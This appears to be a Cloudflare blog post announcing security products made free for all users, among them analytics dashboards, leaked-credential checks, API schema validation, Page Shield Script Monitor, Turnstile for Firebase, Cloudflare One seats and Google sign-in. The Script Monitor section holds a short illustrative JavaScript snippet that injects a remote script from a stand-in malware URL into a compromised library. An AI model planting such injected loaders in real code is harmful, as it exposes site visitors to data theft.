Subscribe to receive email notifications of future threat research.
Security Analytics

Security Analytics gives you a security lens across all of your HTTP traffic, not only mitigated requests, allowing you to focus on what matters most: traffic deemed malicious but potentially not mitigated. This means that, in addition to using Security Events to view security actions taken by our Application Security suite of products, you can use Security Analytics to review all of your traffic for anomalies or strange behavior and then use the insights gained to craft precise mitigation rules based on your specific traffic patterns. Starting today, we are making this lens available to customers across all plans.
Free and Pro plan users will now have access to a new dashboard for Security Analytics where you can view a high level overview of your traffic in the Traffic Analysis chart, including the ability to group and filter so that you can zero in on anomalies with ease. You can also see top statistics and filter across a variety of dimensions, including countries, source browsers, source operating systems, HTTP versions, SSL protocol version, cache status, and security actions.
DNS Analytics

Every user on Cloudflare now has access to the new and improved DNS Analytics dashboard as well as access to the new DNS Analytics dataset in our powerful GraphQL API. Now, you can easily analyze the DNS queries to your domain(s), which can be useful for troubleshooting issues, detecting patterns and trends, or generating usage reports by applying powerful filters and breaking out DNS queries by source.
With the launch of Foundation DNS, we introduced new DNS Analytics based on GraphQL, but these analytics were previously only available for zones using advanced nameservers. However, due to the deep insight these analytics provide, we felt this feature was something we should make available to everyone. Starting today, the new DNS Analytics based on GraphQL can be accessed on every zone using Cloudflare’s Authoritative DNS service under Analytics in the DNS section.
Application threat detection and mitigation
Account takeover detection
65% of Internet users are vulnerable to account takeover (ATO) due to password reuse and the rising frequency of large data breaches. Helping build a better Internet involves making critical account protection easy and accessible for everyone.
Starting today, we’re providing robust account security that helps prevent credential stuffing and other ATO attacks to everyone for free — from individual users to large enterprises — making enhanced features like Leaked Credential Checks and ATO detections available at no cost.
These updates include automatic detection of logins, brute force attack prevention with minimal setup, and access to a comprehensive leaked credentials database of over 15 billion passwords which will contain leaked passwords from the Have I been Pwned (HIBP) service in addition to our own database. Customers can take action on the leaked credential requests through Cloudflare’s WAF features like Rate Limiting Rules and Custom Rules, or they can take action at the origin by enforcing multi-factor authentication (MFA) or requiring a password reset based on a header sent to the origin.
Setup is simple: Free plan users get automatic detections, while paid users can activate the new features via one click in the Cloudflare dashboard. For more details on setup and configuration, refer to our documentation and use it today!
API schema validation
API traffic comprises more than half of the dynamic traffic on the Cloudflare network. The popularity of APIs has opened up a whole new set of attack vectors. Cloudflare API Shield’s Schema Validation is the first step to strengthen your API security in the face of these new threats.
Now for the first time, any Cloudflare customer can use Schema Validation to ensure only valid requests to their API make it through to their origin.
This functionality stops accidental information disclosure due to bugs, stops developers from haphazardly exposing endpoints through a non-standard process, and automatically blocks zombie APIs as your API inventory is kept up-to-date as part of your CI/CD process.

We suggest you use Cloudflare’s API or Terraform provider to add endpoints to Cloudflare API Shield and update the schema after your code’s been released as part of your post-build CI/CD process. That way, API Shield becomes a go-to API inventory tool, and Schema Validation will take care of requests towards your API that you aren’t expecting.
While APIs are all about integrating with third parties, sometimes integrations are done by loading libraries directly into your application. Next up, we’re helping secure more of the web by protecting users from malicious third party scripts that steal sensitive information from inputs on your pages.
Supply chain attack prevention
Modern web apps improve their users’ experiences and cut down on developer time through the use of third party JavaScript libraries. Because of its privileged access level to everything on the page, a compromised third party JavaScript library can surreptitiously exfiltrate sensitive information to an attacker without the end user or site administrator realizing it’s happened.
To counter this threat, we introduced Page Shield three years ago. We are now releasing Page Shield’s Script Monitor for free to all our users.

With Script Monitor, you’ll see all JavaScript assets loaded on the page, not just the ones your developers included. This visibility includes scripts dynamically loaded by other scripts! Once an attacker compromises the library, it is trivial to add a new malicious script without changing the context of the original HTML by instead including new code in the existing included JavaScript asset:
// Original library code (trusted)
function someLibraryFunction() {
    // useful functionality here
}

// Malicious code added by the attacker
let malScript = document.createElement('script');
malScript.src = 'https://example.com/malware.js';
document.body.appendChild(malScript);
Script Monitor was essential when the news broke of the pollyfill.io library changing ownership. Script Monitor users had immediate visibility to the scripts loaded on their sites and could quickly and easily understand if they were at risk.
We’re happy to extend visibility of these scripts to as much of the web as we can by releasing Script Monitor for all customers. Find out how you can get started here in the docs.
Existing users of Page Shield can immediately filter on the monitored data, knowing whether polyfill.io (or any other library) is used by their app. In addition, we built a polyfill.io rewrite in response to the compromised service, which was automatically enabled for Free plans in June 2024.
Turnstile as a Google Firebase extension
We’re excited to announce the Cloudflare Turnstile App Check Provider for Google Firebase, which offers seamless integration without the need for manual setup. This new extension allows developers building mobile or web applications on Firebase to protect their projects from bots using Cloudflare’s CAPTCHA alternative. By leveraging Turnstile’s bot detection and challenge capabilities, you can ensure that only authentic human visitors interact with your Firebase backend services, enhancing both security and user experience. Cloudflare Turnstile, a privacy-focused CAPTCHA alternative, differentiates between humans and bots without disrupting the user experience. Unlike traditional CAPTCHA solutions, which users often abandon, Turnstile operates invisibly and provides various modes to ensure frictionless user interactions.
The Firebase App Check extension for Turnstile is easy to integrate, allowing developers to quickly enhance app security with minimal setup. This extension is also free with unlimited usage with Turnstile’s free tier. By combining the strengths of Google Firebase’s backend services and Cloudflare’s Turnstile, developers can offer a secure and seamless experience for their users.
Cloudflare One
Cloudflare One is a comprehensive Secure Access Service Edge (SASE) platform designed to protect and connect people, apps, devices, and networks across the Internet. It combines services such as Zero Trust Network Access (ZTNA), Secure Web Gateway (SWG), and more into a single solution. Cloudflare One can help everyone secure people and networks, manage access control, protect against cyber threats, safeguard their data, and improve the performance of network traffic by routing it through Cloudflare’s global network. It replaces traditional security measures by offering a cloud-based approach to secure and streamline access to corporate resources.
Everyone now has free access to four new products that have been added to Cloudflare One over the past two years:
-
Cloud Access Security Broker (CASB) for mitigating SaaS application risk.
-
Data Loss Prevention (DLP) for protecting sensitive data from leaving your network and SaaS applications.
-
Digital Experience Monitoring for seeing a user’s experience when they are on any network.
-
Magic Network Monitoring for seeing all the traffic that flows through your network.
This is in addition to the existing network security products already in the Cloudflare One platform:
-
Access for verifying users’ identity and only letting them use the applications they’re meant to be using.
-
Gateway for protecting network traffic that both goes out to the public Internet and into your private network.
-
Cloudflare Tunnel, our app connectors, which includes both cloudflared and WARP Connector for connecting different applications, servers, and private networks to Cloudflare’s network.
-
Cloudflare WARP, our device agent, for securely sending traffic from a laptop or mobile device to the Internet.
Anyone with a Cloudflare account will automatically receive 50 free seats across all of these products in their Cloudflare One organization. Visit our Zero Trust & SASE plans page for more information about our free products and to learn about our Pay-as-you-go and Contract plans for teams above 50 members.
Authenticating with Google
The Cloudflare dashboard itself has become a vital resource that needs to be protected, and we spend a lot of time ensuring Cloudflare user accounts do not get compromised.
To do this, we have increased security by adding additional authentication methods including app-based two-factor authentication (2FA), passkeys, SSO, and Sign in with Apple. Today we’re adding the ability to sign up and sign in with a Google account.
Cloudflare supports several authentication workflows tailored to different use cases. While SSO and passkeys are the preferred and most secure methods of authentication, we believe that providing authentication factors that are stronger than passwords will fill a gap and raise overall average security for our users. Signing in with Google makes life easier for our users and prevents them from having to remember yet another password when they’re already browsing the web with a Google identity.
Sign in with Google is based on the OAuth 2.0 specification, and allows Google to securely share identifying information about a given identity while ensuring that it is Google providing this information, preventing any malicious entities from impersonating Google.
This means that we can delegate authentication to Google, preventing zero knowledge attacks directly on this Cloudflare identity.
Upon coming to the Cloudflare Sign In page, you will be presented with the button below. Clicking on it will allow you to register for Cloudflare, and once you are registered, it will allow you to sign in without typing in a password, using any existing protections you have set on your Google account.
With the launch of this capability, Cloudflare now uses its own Cloudflare Workers to provide an abstraction layer for OIDC-compatible identity providers (such as GitHub and Microsoft accounts), which means our users can expect to see more identity provider (IdP) connection support coming in the future.
At this time, only new customers signing up with Google will be able to sign in with their Google account, but we will be implementing this for more of our users going forward, with the ability to link/de-link social login providers, and we will be adding additional social login methods. Enterprise users with an established SSO setup will not be able to use this method at this time, and those with an established SSO setup based on Google Workspace will be forwarded to their SSO flow, as we consider how to streamline the Access and IdP policies that have been set up to lock down your Cloudflare environment.
If you are new to Cloudflare, and have a Google account, it is easier than ever to start using Cloudflare to protect your websites, build a new service, or try any of the other services that Cloudflare provides.
A safer Internet
One of Cloudflare’s goals has always been to democratize cyber security tools, so everyone can provide content and connect to the Internet safely, even without the resources of large enterprise organizations.
We have decided to provide a large set of new features for free to all Cloudflare users, covering a wide range of security use cases, for web administrators, network administrators, and cyber security enthusiasts.
Log in to your Cloudflare account to start taking advantage of these announcements today. We love feedback on our community forums, and we commit to improving both existing features and new features moving forward.
Watch on Cloudflare TV
Cloudflare partners with Internet Service Providers and network equipment providers to deliver a safer browsing experience to millions of homes
Post Syndicated from Kelly May Johnston original https://blog.cloudflare.com/safer-resolver
A committed journey of privacy and security
